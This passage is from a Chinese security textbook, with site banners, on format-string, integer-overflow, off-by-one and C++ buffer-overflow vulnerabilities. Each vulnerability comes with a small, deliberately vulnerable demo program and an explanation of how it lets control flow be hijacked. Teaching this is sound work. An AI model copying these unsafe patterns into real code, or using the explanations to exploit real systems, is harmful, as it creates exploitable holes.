在 C 语言中有些库函数以含格式化字符串作为其参数之一，比如*prinf 系列函数。这些函数如果使用错误，将会带来致命的漏洞。为了更加清楚地理解格式化字符串缺陷的形成原因与攻击方法，我们有必要了解一下与程序运行相关的基础知识与细节。在以下的讲述过程中我们以 C 语言为例，C 程序由函数和变量组成，变量又有局部变量和全局变量之分：局部变量只能在定义所在函数中使用，当该函数返回后这些变量就没有任何意义了、连地址都没有了，局部变量的地址是随函数调用而分配随函数返回而消失的；而全局变量可以在程序的任何一个函数中使用，它的地址是在编译的时候就已经确定了的。那么为什么局部变量地址不能够与全局变量一样在编译的时候就确定呢？其实，从理论上来说局部变量的地址也完全可以在编译的时候就分配，但考虑到一个程序可能会拥有大量局部变量而使进程的地址空间都无法装下，于是计算机科学家就采用了一种很巧妙的方法来避免这种情况，即利用堆栈来分配与回收临时变量分配的地址。当然堆栈不只是用于保存临时变量，它还用于保存函数调用后的返回地址。当一个函数调用另一个函数时，首先把传递的参数压栈，接着把函数调用后应该执行的下一条指令压栈，然后才跳到被调用函数处执行，被调用函数负责为临时变量分配地址空间。以上所述过程在 C 语言层面是看不到的，完全是由编译器在编译的时候插入的额外指令完成的；另外，还要记住：在 x86 平台堆栈的增长方向为高地址向低地址方向。我们再来看看最常用的两种函数调用规则，并且这些规则是以后我们理解格式化字符串缺陷与缓冲区溢出缺陷的必备知识。第一种方法叫 cdecl，调

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

用者负责把参数从右向左压入堆栈，被调用函数返回后由调用者负责调整堆栈。使用这种调用方式的典型函数是 printf 函数，它利用格式化字符串支持可变参数的传递。第二种方法叫 stdcall，它与第一种方法唯一不同的一点是由被调用函数负责调整堆栈。

下面笔者将以 printf()函数为例讲述格式化字符串漏洞。printf()函数是最简单的格式化输出函数，一般用于向标准输出设备按规定格式输出信息。在编写程序时经常会用到此函数。printf()函数的调用格式为：

```
printf("<格式化字符串>", <参数表>);
```

其中格式化字符串包括两部分内容：一部分是正常字符，这些字符将按原样输出；另一部分是格式化规定字符，以“%”开始，后跟一个或几个规定字符，用来确定输出内容格式。参量表是需要输出的一系列参数，其个数必须与格式化字符串所说明的输出参数的个数一样多，各参数之间用“,”分开，且顺序一一对应，否则将会出现意想不到的错误。常见的格式化规定符如表 4.1 所示。

表 4.1　常见的格式化规定符

符　号	作　用
%d	十进制有符号整数
%u	十进制无符号整数
%f	浮点数
%s	字符串
%c	单个字符
%p	指针的值
%e	指数形式的浮点数
%x, %X	无符号以十六进制表示的整数
%0	无符号以八进制表示的整数
%g	自动选择合适的表示法

请看一个简单的打印输出一个字符串的例子：

```
#include <stdio.h>
#include <windows.h>

int foo(char *buf);
int main(int argc, char *argv[])
{
    printf("\n\nFormat String Error Poc\n");
    if(argc != 2)  return printf("缺少参数");
    foo(argv[1]);
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
    return 0;
}
int foo(char *buf)
{
    printf(buf);
    return 0;
}
```

正确的代码应该这么写:printf("%s", buf); 但是为了节约时间和提高效率，并在源码中少输入 6 个字节，他会这样写：printf(buf); 这样安全问题就来了，如果给他打印的内容是格式化规定符的话，那么栈指针就会被人为地移动，栈中的敏感信息也会暴露，如图 4.8 所示。




图 4.8　格式化字符串导致的栈信息泄露

如果精心地构造这个字符串，完全可以获得程序的控制权。格式化字符串漏洞一直以来都没有引起足够的重视，其实这类漏洞的危害也很严重。除了 Printf()函数，以下函数的使用错误也同样会导致恶意代码的执行:fprintf(),sprintf(),snprintf(),vfprintf(), vprintf(), vsprintf(), vsnprintf()。

另一类比较常见的格式化字符串漏洞是 sprintf()函数的使用导致缓冲区溢出的产生，这类错误是由于对用户输入的字符串长度未做任何检查就放入缓冲区而造成的，示例程序如下：

```
#include <stdio.h>
#include <windows.h>
int foo(char *buf);
int main(int argc, char *argv[])
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
{
    printf("\n\nFormat String Error Poc\n");
    if(argc != 2)
        return printf("缺少参数");
    foo(argv[1]);
    return 0;
}

int foo(char *buf)
{
    char buff[4];
    sprintf(buff,"%s",buf);
    return 0;
}
```

由于程序里的缓冲区只有 4 个字节，给这个程序传递一个超长参数就能导致 buff 的溢出和栈中的返回地址被覆盖，如图 4.9 所示。



图 4.9　sprintf 函数引发的缓冲区溢出

4.1.6　整数溢出引发的缓冲区溢出

一个整数，整型和指针的尺寸一般是相同的（在 32 位的系统中，例如 i386，一个整数是 32 位长，在 64 位的系统中，例如 SPARC，一个整数是 64 位长）。为了通俗易懂，这里所有的例子都是在 32 位的系统环境和 32 位的整数、长度和指针。

整数，如同所有的变量一样只是内存的一个区域，当我们谈及整数时，我们通常用十

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

进制来表示它们。而计算机是基于数字的，不能直接处理十进制，所以在计算机中的整数是以二进制的方式存储的。二进制是另一种编码方式，它们只有 2 个数字，1 和 0，与之不同的十进制是用 10 个数字来表示的。在电脑中，二进制和十进制能互相转换。

计算机中需要负数，这样就需要一种机制，即仅仅用位来代表负数，通过一个变量的最高位来决定正负。如果最高位置 1，这个变量就被解释为负数；如果置 0，这个变量就解释为整数。但这会导致一些混淆，这可以说明一些符号类型的问题，因为不是所有的变量都是有符号之分的，意思就是说，并不是所有的类型都需要使用 MSB 来区分正负。有些变量被定义为无符号，它只能被赋予正数值。如果变量可正可负，则可以被称为无正负的。

既然整数有一个固定的长度（在本书中使用 32 位），那么它能存储的最大值是固定的，当尝试去存储一个大于这个固定的最大值时，将会导致一个整数溢出。整数溢出很难被发现，因此没有办法用一个应用程序来判断先前计算的结果是否也是正确的。如果是用来计算缓冲区的大小或者计算数组大小，就会导致漏洞的产生。当然，并不是所有的整数溢出漏洞都是可利用的，因为整数溢出并没有直接改写内存；但有时，他们可导致其他类型的 Bugs 和缓冲区溢出。而且，整数溢出很难被发现，因此，就算是代码审核也未必能发现这类 Bugs。

整数溢出引起的缓冲区溢出主要有两类，一类是“负数等于很大的整数”，另一类是“有符号数和无符号数比较”。

负数在被当成无符号数处理的时候，就是很大的整数，32 位有符号整数-1 可以表示成 0xFFFFFFFF，但是看成无符号数的时候，就是 4294967295，示例代码如下：

```
#include <stdio.h>
#include <windows.h>
int foo(char *buf);

int main(int argc, char *argv[])
{
    printf("\n\nFormat String Error Poc\n");
    if(argc != 2)
        return printf("缺少参数");
    foo(argv[1]);
    return 0;
}
int foo(char *buf)
{
    char s[8];
    strncat(s,buf,sizeof(s)-strlen(buf)-1);
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
        printf("Integer overflow!");
        return 0;
    }
```

笔者在测试的时候，发现 strncpy 不存在这个问题，看以下的函数定义（Microsoft VC++ 6.0）：

```
    __cdecl strncat(char *, const char *, size_t);
    __cdecl strncpy(char *, const char *, unsigned int);
```

Strncpy 的最后一个参数是无符号的整数，因此不存在整数溢出的问题，所以只能以 strncat 作为演示。尽管 strncat 是类型安全的函数，但是因为整数溢出的问题，给它传递一个超长参数便间接地导致了缓冲区溢出的产生，如图 4.10 所示。




图 4.10　整数溢出引发的缓冲区溢出

绝大多数的运算 Bug 都是由于有符号数和无符号数比较的不匹配而引起的，请看如下一段典型代码：

```
    If ( s <255 )
    {
        memcpy(....,s);
    }
```

这段代码在执行 memcpy 之前会对字符串的长度进行检查，如果字符串的长度小于 255，memcpy 函数将执行；然而有一种特殊情况，程序可能对变量 s 会做运算处理，如果

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

处理过后 s 的值是负的，那么自然是小于 255、memcpy 函数还是会被执行的。memcpy 函数的声明如下：

```
void *  __cdecl memcpy(void *, const void *, unsigned int);
```

该函数的第三个参数是无符号的，因此负数就会被当成很大的整数，从而会导致大块的缓冲区溢出。

2004 年的 MS04-028（Microsoft Windows GDI+ JPG 解析组件缓冲区溢出漏洞）就是整数溢出的典型例子，Gdiplus.dll 在处理畸形 JPEG 文件时对一个大小字段会进行减 2 处理，如果畸形的 JPEG 图片的字段小于 2，就会引起整数溢出，间接导致了堆溢出。

由于有符号数和无符号数比较不匹配而引起缓冲区溢出的简单示例程序如下：

```
#include <stdio.h>
#include <windows.h>
int compare(char *buf,int size);

int main(int argc, char *argv[])
{
    printf("\n\nInteger overflow Error Poc\n");
    if(argc != 2)
        return printf("缺少参数");
    compare(argv[1],-1);
    return 0;
}

int compare(char *buf,int size)
{
    char s[8];
    int  sz=sizeof(s);
    if( size < sz )
    {
        printf("Integer overflow!");
        memcpy(s,buf,size);
        printf(s);
    }
    return 0;
}
```

该示例程序中，compare 函数的 size 参数是由笔者硬编码在程序中的，在实际例子中，情况还会复杂很多，给该程序传递一个任意长的字符串均会导致栈溢出，传递的-1 会使 memcpy 函数将复制 4294967295（0xFFFFFFFF）字节。使用 OllyDbg 能捕获到程序的 EIP

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

确实会被覆盖，如图 4.11 所示。




图 4.11　有符号数无符号数比较引起的溢出

4.1.7　Off-by-one 攻击

有些字符串处理函数会自动地在字符串末尾添加\x00 的结束符，这看起来似乎并没有什么不妥，而实际上如果算法不严谨，比如当字符串的长度大于缓冲区长度的时候，字符串处理函数将结束符写入到下一个字节。这就是所谓的 Off-by-one 攻击，可能有的读者认为一个字节被改写没什么关系，而事实上，一个字节的改写足以导致执行恶意代码。

Strncat 就是一个典型的例子，strncat 函数会自动地在字符串的末尾加上\x00 结束符，在某些特殊情况下，与缓冲区相邻的 EBP 寄存器将会被改写，间接地将导致栈指针 ESP 也被改写，如图 4.12 所示。

示例程序如下：

```
#include <stdio.h>
#include <windows.h>

int offbyone(char *buf);
int main(int argc, char *argv[])
{
    printf("\n\nOff-by-one Attack Poc\n");
    if(argc != 2)
        return printf("缺少参数");
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
    offbyone(argv[1]);
    return 0;
}
```




图 4.12　off-by-one 引发的 EBP 值被改写

```
int offbyone(char *buf)
{
    char s[8];
    ZeroMemory(s,8);
    strncat(s,buf,8);
    printf("Off-by-one!");
    return 0;
}
```

ZeroMemory 用于清零 s 这块缓冲区，因为栈中有残余的数值，不清零的话很容易导致 strncat 结果不正确。程序中 s 缓冲区的大小为 8 个字节，这里笔者就给该函数提供 8 个字节，看看程序有何反应，如图 4.13 所示。




图 4.13　off-by-one 引发的程序流程改变

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

从图 4.13 中可以看到，main 函数被执行了两次，这是为什么呢？Off-by-one 改写了 ebp，间接改变了栈指针，从而程序流程有变化。

笔者提供的示例程序是\x00 结束符覆盖了相邻的返回地址，而非 EBP 值。该程序使用 Visual C++ 6.0 编译，编译出来的代码是没有栈帧的，因此没有 EBP 寄存器的压栈；而在大多数情况下，off-by-one 改写的还是以 EBP 寄存器居多数。示例程序中 offbyone 函数给缓冲区 s 分配了 8 个字节的变量，执行了 ZeroMemory 函数以后，栈状态如下：

```
0012FF74    00000000
0012FF78    00000000    ->分配的 8 个字节缓冲区
0012FF7C    00401031    ->返回地址
```

strncat 函数执行前的栈状态如图 4.14 所示。




图 4.14　strncat 函数执行前的栈状态

Strncat 函数将 8 个字节的小写字母 a(0x61)写入到分配好的缓冲区中，空字符添加前的栈状态如图 4.15 所示。

添加的\x00 结束符将返回地址 00401031 修改成了 00401000。笔者发现，strncat 函数的实现有点问题，按理说应该覆盖 00401031 的\x00 字节，但实际上覆盖的却是\x31 字节，如图 4.16 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图 4.15　空字符添加前栈状态




图 4.16　栈中的返回地址一个字节被覆盖

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

由于函数返回地址被改写，故 offbyone()函数返回的时候，程序流程又回到了程序的入口点 00401000，如图 4.17 所示。




图 4.17　程序流程跳回了入口点

4.1.8　缓冲区溢出和 C++

C++是一种面向对象的语言，和 C 语言一样，它同样也存在缓冲区溢出的问题，其中最容易受到攻击的就是 C++的虚函数表。每个含有虚函数的类有一张虚函数表，表中每一项指向一个虚函数的地址，实现时是一个函数指针的数组。虚函数表既有继承性又有多态性。每个派生类的虚函数表继承了它各个基类的虚函数表，如果基类虚函数表中包含某一项，则其派生类的虚函数表中也将包含同样的一项，但是两项的值可能不同。如果派生类重载了该项对应的虚函数，则派生类虚函数表的该项指向重载后的虚函数；没有重载的话，则沿用基类的值。在类对象的内存布局中，首先是该类的虚函数表指针，然后才是对象数据。在通过对象指针调用一个虚函数时，编译器生成的代码将先获取对象类的虚函数表指针，然后调用虚函数表中对应的项。对于通过对象指针调用的情况，在编译期间无法确定指针指向的是基类对象还是派生类对象，或者是哪一个派生类的对象。但是在运行期间执行到调用语句时，这一点已经确定，编译后的调用代码能够根据具体对象获取正确的虚函数表，调用正确的虚函数，从而实现多态性。这里问题的实质是，对于发出虚函数调用的

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

这个对象指针，在编译期间缺乏更多的信息，而在运行期间具备足够的信息，但那时已不再进行绑定了，那么怎么在两者之间做一个过渡呢？把绑定所需的信息用一种通用的数据结构记录下来，该数据结构可以与对象指针相联系，在编译时只需要使用这个数据结构进行抽象的绑定，而在运行期间将会得到真正的绑定。这个数据结构就是虚函数表。可以看到，实现用户所需的抽象和多态需要进行后绑定，而编译器又是通过抽象和多态来实现后绑定的。




图 4.18　堆溢出覆盖虚函数表

以上介绍了很多的 C++的多态和动态联编方面的理论，但对于我们来说，其实只需要知道虚函数表保存着函数指针，通过缓冲区溢出攻击者能够覆盖其中的任意一个函数指针，那么就能取得程序的控制权。一般的 C++对象都是动态申请的，因此覆盖虚函数表的攻击都是由堆溢出引起的，如图 4.18 所示。

笔者写了一个简单的 C++溢出示例程序，该程序没有虚函数，只有一个简单的 C++类，有两个函数，示例程序如下：

```
#include <stdio.h>
#include <string.h>

class overflow
{
private:
    char Buffer[4];
public:
    void SetBuffer(char *String)
    {
        strcpy(Buffer, String);
    }
    void PrintBuffer()
    {
        printf("%s", Buffer);
    }
};

int main(int argc, char *argv[])
{
    overflow test;
    test.SetBuffer("aaaaaaaaaaaaaaaaaaaaaaaaaaaa");
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
    test.PrintBuffer();
    return 0;
}
```

